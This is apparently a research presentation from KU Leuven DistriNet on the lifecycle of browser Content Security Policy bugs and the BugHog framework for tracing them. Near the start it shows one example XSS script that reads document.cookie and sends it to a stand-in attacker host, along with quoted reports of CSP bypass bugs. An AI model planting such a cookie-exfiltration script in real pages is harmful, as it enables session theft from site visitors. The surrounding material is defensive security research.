

KU LEUVEN



DistriNet

# a bugs life



Analyzing the Lifecycle and Mitigation Process of  
Content Security Policy Bugs

# Content Security Policy (CSP)


- **Defense in-depth** against **content injection attacks** (e.g., XSS)
  - Defined by website
  - Enforced by web browser
- Subsequent version upgrades added:
  - Functionality (e.g. nonce, strict-dynamic)
  - Use cases (e.g. framing control, HTTPS enforcement)



Content-Security-Policy: script-src 'self';



```
<script>  
  // This code will leak the visitor's cookie  
  var cookie = document.cookie;  
  fetch('https://hacked.net/?cookie=' + cookie);  
</script>
```



# #VU71228 Security features bypass in Mozilla Firefox and Firefox for Android

Published: 2023-01-17

Vulnerability identifier: #VU71228

Closed Bug 886164 Opened 10 years ago Closed 10 years ago  
CSP not enforced in sandboxed iframe

## CSP Bypass Vulnerability in Google Chrome Discovered - Almost Every Website In The World Was At Risk

by Gal Weizman August 10, 2020

Perimeter, 20/08/2020

## CSP bypass: How one Chrome XSS bug took 2.5 years and an HTML spec change to fix

Ben Dickson 21 June 2021 at 12:55 UTC  
Updated: 22 June 2021 at 13:49 UTC

The Daily Swig, 21/06/21

### Issue 941340: CSP bypass with import maps

Reported by jun.k...@microsoft.com on Wed, Mar 13, 2019, 4:45 AM GMT+1 Project Member

#### VULNERABILITY DETAILS

Import maps allow defining import script urls without declaring nonce in script element. Landing this feature would basically allow CSP bypass on sites that uses module import. This feature is planned for Origin Trials in Chrome 74. See: <https://developers.google.com/web/updates/2019/03/kv-storage>



## Firefox vulnerable to trivial CSP bypass

John Leyden 14 October 2019 at 13:50 UTC  
Updated: 25 May 2021 at 15:48 UTC

The Daily Swig, 25/05/2019

### Issue 967780: Security: Code run by redirecting same-origin download to a javascript: URL gains user activation and bypasses CSP

Reported by derce...@gmail.com on Tue, May 28, 2019, 8:40 PM GMT+2

#### VULNERABILITY DETAILS

When redirecting a same-origin download to a javascript: URL, the code that runs has user activation and bypasses CSP.

## Google Chrome Browser Bug Exposes Billions of Users to Data Theft

Threatpost 10/08/2020 (CVE-2020-6519)

Closed Bug 1377426 (CVE-2017-7803) Opened 6 years ago Closed 6 years ago

### Other CSP rules ignored when specifying sandbox 'allow-scripts'

#### Categories

Product: Core  
Component: DOM: Security  
Version: 55 Branch

Type: defect  
Priority: P1 Severity: normal

## To hash or not to hash: A security assessment of CSP's unsafe-hashes expression

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† CISPA Helmholtz Center for Information Security  
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more people use the Web on a daily communicating, doing bank transactions, and popularity of the Web has made it one of the most prominent Cross-Site Scripting effect of those attacks, the prevalence of policy (CSP) is increasing. Such a policy intro the content that should be allowed is precisely. Because this content includes it-src directive), it can also be an effective nage of markup injections such as XSS, fine-grained policies for scripts to only ties and disallow the usage of functions lves that directly execute strings as code. ill evolving, so is CSP. The experimental fe-hashes aims to ease the adoption wing trusted scripts to be used as inline IL tags, which is currently only possible shown that the vast majority of policies deployed in the wild are trivially-bypassable because inline scripts are allowed via the unsafe-inline keyword, wildcards are used in the allow-list, or other insecure practices [39, 30]. However, some practices in HTML require the usage of those insecure source expressions. For example, inline event handlers only execute unsafe-inline is present. Steffens et al. [37] have shown that many third-parties are injecting markup that contain inline events handlers, which forces the first party to deploy trivially bypassable CSP to not lose functionality. In addition to that Roth et al. [31] also confirmed that third-party behavior is one of the major roadblocks for secure CSP deployment. In order to get rid of the inline event handler problem unsafe-hashes [8] has been proposed as an addition to

## DiffCSP: Finding Browser Bugs in Content Security Policy Enforcement through Differential Testing

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## A Tale of Two Headers: A Formal Analysis of Inconsistent Click-Jacking Protection on the Web



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Saarbrücken Graduate School of Computer Science

Alvise Rabitti

Università Ca' Foscari

Michael Backes

CISPA Helmholtz Center for Information Security


Ben Stock

CISPA Helmholtz Center for Information Security

# What are the CSP bug root causes?

🔍 Code revisions that **introduce** or **fix** CSP bugs

- ⚠️ No comprehensive CSP bug **lifecycle** dataset
- ⚠️ > **100** revisions / day



💡 Automated framework for dynamic evaluations over CSP's development history 💡

✓ Publicly disclosed fixed CSP bugs  
(=> proof of concepts)





- 75 unique bugs

✓ Revision binaries

# BugHog



- Fully dockerized
- Every binary is executed in its own container
  - Dependencies
  - Concurrency
- Also supports lifecycle analysis of other policies (e.g. cookie policies, HSTS, etc.)




- Bug reproducible for revision 0? No
- Bug reproducible for revision 10? Yes
- Bug reproducible for revision 5? Yes
- Bug reproducible for revision 2? No
- Bug reproducible for revision 4? No

# 1. Bug introducing revisions


- Half of all bugs are foundational
  - \$5000 bug lived under the radar for 8 years
- Modifications to CSP logic are likely to cause new bugs
- New non-security feature introductions can act as bypass
  - Fragmented enforcement logic may lead to oversights

*Intentions of bug introducing revisions*



## 2. Room for improvement for cross-browser bug sharing

- Current practice: **Web Platform Tests (WPT)**
  - Vendors push and pull regression tests to and from shared repo
- **Cross-browser** evaluation




⚠️ Safari was exposed for > 1 year for each of these bugs ⚠️

web-platform-tests  
/wpt



Test suites for Web platform specs – including WHATWG, W3C, and others

2k Contributors 1k Issues 4k Stars 3k Forks



### 3. Inconsistent bug handling can lead to premature disclosure

*Three bugs were **publicly disclosed** before an effective fix was landed*



2 Chromium bugs



1 Firefox bug



> 1 year avoidable exposure



Still present in the **latest release** at the time of the evaluation

✓ Reported and fixed



# Key takeaways

- CSP design and implementation is **complex**
  - Half of collected bugs are **foundational**
  - **Fragile** and **fragmented** nature of the code make it **difficult to maintain**
- Bugs **affecting multiple browsers** publicly disclosed before fixed in all
  - Some bugs only reported to **single browser**
  - **Backchannel** is needed to jointly address common security bugs
- Many **additional findings & insights** in our paper!
- **BugHog** Docker images and source code are **freely available**




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Illustrations by <https://storyset.com>

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